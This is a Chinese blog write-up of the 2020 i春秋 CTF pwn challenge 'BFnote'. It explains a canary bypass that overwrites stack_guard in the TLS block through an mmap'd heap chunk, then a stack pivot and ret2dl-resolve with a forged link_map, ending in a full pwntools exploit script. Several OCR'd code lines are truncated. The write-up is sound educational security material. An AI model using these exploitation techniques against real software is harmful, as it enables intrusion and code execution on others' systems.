
i春秋2020新春战役PWN之BFnote (修改TLS结构来bypass canary)

原创

ha1vk 于 2020-02-24 15:52:02 发布 1245 收藏 2
分类专栏： pwn CTF 二进制漏洞 文章标签： 安全 CTF 二进制漏洞 缓冲区溢出 PWN
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/seaaseesa/article/details/104479071
版权



pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏

BFnote

首先，检查一下程序的保护机制



然后，我们用IDA分析一下

```
unsigned int __cdecl main()
{
  int i; // [esp+4h] [ebp-54h]
  int size; // [esp+8h] [ebp-50h]
  char *v3; // [esp+Ch] [ebp-4Ch]
  int v4; // [esp+14h] [ebp-44h]
  char s; // [esp+1Ah] [ebp-3Eh]
  unsigned int v6; // [esp+4Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  sub_80486F7();
  fwrite("\nGive your description : ", 1u, 0x19u, stdout);
  memset(&s, 0, 0x32u);
  sub_804869C(0, &s, 1536);
  fwrite("Give your postscript : ", 1u, 0x17u, stdout);
  memset(&unk_804A060, 0, 0x64u);
  sub_804869C(0, &unk_804A060, 1536);
  fwrite("\nGive your notebook size : ", 1u, 0x1Bu, stdout);
  size = sub_8048656();
  v3 = (char *)malloc(size);
  memset(v3, 0, size);
  fwrite("Give your title size : ", 1u, 0x17u, stdout);
  v4 = sub_8048656();
  for ( i = v4; size - 32 < i; i = sub_8048656() )
    fwrite("invalid ! please re-enter :\n", 1u, 0x1Cu, stdout);
  fwrite("\nGive your title : ", 1u, 0x13u, stdout);
  sub_804869C(0, v3, i);
  fwrite("Give your note : ", 1u, 0x11u, stdout);
  read(0, &v3[v4 + 16], size - v4 - 16);
  fwrite("\nnow , check your notebook :\n", 1u, 0x1Du, stdout);
  fprintf(stdout, "title : %s", v3);
  fprintf(stdout, "note : %s", &v3[v4 + 16]);
  return __readgsdword(0x14u) ^ v6;
}
```

https://blog.csdn.net/seaaseesa

一开始处，有一个栈溢出漏洞，但是由于开启了canary保护，得想办法绕过canary。下方的堆溢出，**不仔细看还发现不了，v4只有一开始被初始化，在循环里，只有i被重新赋值，v4没变，而下方又用到了v4。**

这题是可以绕过canary的，这就牵涉到了一个知识点。

在linux下，有一种线程局部存储（Thread Local Storage）机制，简称TLS。它主要存储着一个线程的一些全局变量。它的结构如下


```
typedef struct
{
  void *tcb;        /* Pointer to the TCB.  Not necessarily the
                       thread descriptor used by libpthread.  */
  dtv_t *dtv;
  void *self;       /* Pointer to the thread descriptor.  */
  int multiple_threads;
  int gscope_flag;
  uintptr_t sysinfo;
  uintptr_t stack_guard;
  uintptr_t pointer_guard;
  ...
} tcbhead_t;
```

而我们的canary是怎么取得的呢

```
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ecx
sub     esp, 54h
mov     eax, large gs:14h
mov     [ebp+var_C], eax
xor     eax, eax
```

而gs或者fs寄存器就正好指向的是这个结构。结构里的**uintptr_t stack_guard**就是canary值，因此，绕过我们能利用漏洞篡改这个结构里的**stack_guard**值，也就可以绕过canary了。

在glibc2.23中，**这个结构存储在一块mmap出的内存里，在libc.so的上方，如果是其他版本的glibc，则不一定。**



如果我们能够**申请一块堆到debug001的上方，利用堆溢出，便能修改到debug001，也就是能修改到TLS结构。**正好，本题malloc的大小不受限制，我们只需要malloc一个很大的堆>=0x20000，malloc就会使用mmap来分配内存，正好可以分配到debug001上方。

当我们申请到了上方后，不能直接覆盖TLS结构，因为在stack_guard 变量前面的几个变量更系统调用有关，不能改了，因此我们不能覆盖，而应该单独修改stack_guard的值。那么我们可以利用下标越界溢出来修改

```
fwrite("Give your note : ", 1u, 0x11u, stdout);
read(0, &v3[v4 + 16], size - v4 - 16);
fwrite("\nnow , check your notebook :\n", 1u, 0x1Du, stdo
```

通过调试，计算出偏移，然后修改即可。

```
#mmap一个合适堆，在glibc2.23下可以分配到TLS结构上方附近
sh.sendlineafter('Give your notebook size : ',str(1024*130))
overflow_len = 0x216FC
#初始化v4
sh.sendlineafter('Give your title size : ',str(overflow_len))
sh.sendlineafter('invalid ! please re-enter :','1')
sh.sendafter('Give your title : ','a')
#绕过canary的重点在这里，将TLS里的canary覆盖为aaaa
#raw_input()
sh.sendafter('Give your note :','aaaa')
```


接下来，就是一个栈溢出了。

```
18973
18973 loc_8048973:                            ; CODE XREF: main+20B↑j
18973                 mov     ecx, [ebp+var_4]
18976                 leave
18977                 lea     esp, [ecx-4]
1897A                 retn
1897A ; } // starts at 8048761
1897A main            endp
```

但是在ebp上方，取ecx的值作为地址取一个值，这意味着，我们不能覆盖ebp+var_4，这也就意味着我们不能覆盖到main函数的返回地址。

由此，**我们将ebp+var_4覆盖为bss的地址，这样，就可以栈迁移到bss段，然后在bss段进行ROP。**

然后，我们注意到**本题的输出，用的是fwrite、fprintf，这使得我们很难找到合适的gadget来控制参数。并且，这些函数的空间花销很大**，调用需要开辟较大的栈空间，但是我们的bss段不允许。



经过再三的思考，最终，我们用到了ret2dl-resolve来解。Ret2dl-resolve详见https://blog.csdn.net/seaaseesa/article/details/104478081，通过伪造link_map，实现任意函数，任意地址动态解析。**用ret2dl-resolve时，需要注意对齐。不然偏移计算会有偏差**

综上，我们的exp脚本

```
#coding:utf8
#32位下的ret2dl-resolve，伪造link_map实现任意地址解析
from pwn import *

sh = process('./BFnote',env={"LD_PRELOAD":"./libc.so.6"})
#sh = remote('123.56.85.29',6987)
libc = ELF('./libc.so.6')
elf = ELF('./BFnote')
read_got = elf.got['read']
read_plt = elf.plt['read']
bss = 0x804A040
pop_ebp = 0x80489db
leave_ret = 0x8048578
one_gadget = 0x3a80c

l_addr = one_gadget - libc.sym['read']
#注意，只要是可读写的内存地址即可，调试看看就知道了
r_offset = bss + l_addr * -1

#负数需要补码
if l_addr < 0:
   l_addr = l_addr + 0x100000000

#栈迁移
payload = 'a'*0x3A + p32(bss+0x100)
sh.sendafter('Give your description : ',payload)

#dl-runtime-resolve
#真正的dynsym的起始地址
dynsym_addr = 0x80481D8
#真正的dynstr的地址
dynstr = 0x80481D8
#调用dll_runtime_resolve处
plt_load = 0x8048456

#我们准备把link_map放置在bss+0x20处
fake_link_map_addr = bss + 0x600
#假的dyn_strtab
fake_dyn_strtab_addr = fake_link_map_addr + 0x4
fake_dyn_strtab = p32(0) + p32(dynstr) #fake_link_map_addr + 0x8
#假的dyn_symtab，我们要让对应的dynsym里的st_value指向一个已经解析过的函数的got表
#其他字段无关紧要，所以，我们让dynsym为read_got - 0x4，这样，相当于把read_got - 0x4处开始当做一个dynsym，这样st_valu
#并且(*(sym+5))&0x03 != 0也成立
```

```
fake_dyn_symtab_addr = fake_link_map_addr + 0xC
fake_dyn_symtab = p32(0) + p32(read_got - 0x4) #fake_link_map_addr + 0xC
#假的dyn_rel
fake_dyn_rel_addr = fake_link_map_addr + 0x14
fake_dyn_rel = p32(0) + p32(fake_link_map_addr + 0x1C) #fake_link_map_addr + 0x14
#假的rel.plt
fake_rel = p32(r_offset) + p32(0x7) + p32(0) #fake_link_map_addr + 0x1C
#l_addr
fake_link_map = p32(l_addr)
#由于link_map的中间部分在我们的攻击中无关紧要，所以我们把伪造的几个数据结构也放当中
fake_link_map += fake_dyn_strtab
fake_link_map += fake_dyn_symtab
fake_link_map += fake_dyn_rel
fake_link_map += fake_rel
fake_link_map = fake_link_map.ljust(0x34,'\x00')
#dyn_strtab的指针
fake_link_map += p32(fake_dyn_strtab_addr)
#dyn_strsym的指针
fake_link_map += p32(fake_dyn_symtab_addr) #fake_link_map_addr + 0x38
#存入/bin/sh字符串
fake_link_map += '/bin/sh'.ljust(0x40,'\x00')
#在fake_link_map_addr + 0x7C处，是rel.plt指针
fake_link_map += p32(fake_dyn_rel_addr)

#栈迁移后，我们再继续迁移一次，扩大空间，为dl-resolve做准备
payload1 = 'a'*0xDC + p32(pop_ebp) + p32(bss + 0x800) + p32(read_plt) + p32(leave_ret) + p32(0) + p32(bss +
#第一次，我们做栈迁移，同时继续调用read读取下一轮数据
sh.sendlineafter('Give your postscript : ',payload1)
#mmap一个合适堆，在glibc2.23下可以分配到TLS结构上方附近
sh.sendlineafter('Give your notebook size : ',str(1024*130))
overflow_len = 0x216FC
#初始化v4
sh.sendlineafter('Give your title size : ',str(overflow_len))
sh.sendlineafter('invalid ! please re-enter :','1')
sh.sendafter('Give your title : ','a')
#绕过canary的重点在这里，将TLS里的canary覆盖为aaaa
#raw_input()
sh.sendafter('Give your note :','aaaa')

#第二次，我们发送伪造的数据结构和dl-resolve的rop
rop = '\x00'*0x4 + p32(plt_load) + p32(fake_link_map_addr) + p32(0) + 'aaaa'
payload = fake_link_map.ljust(0x200,'\x00') + rop
sh.sendline(payload)

sh.interactive()
```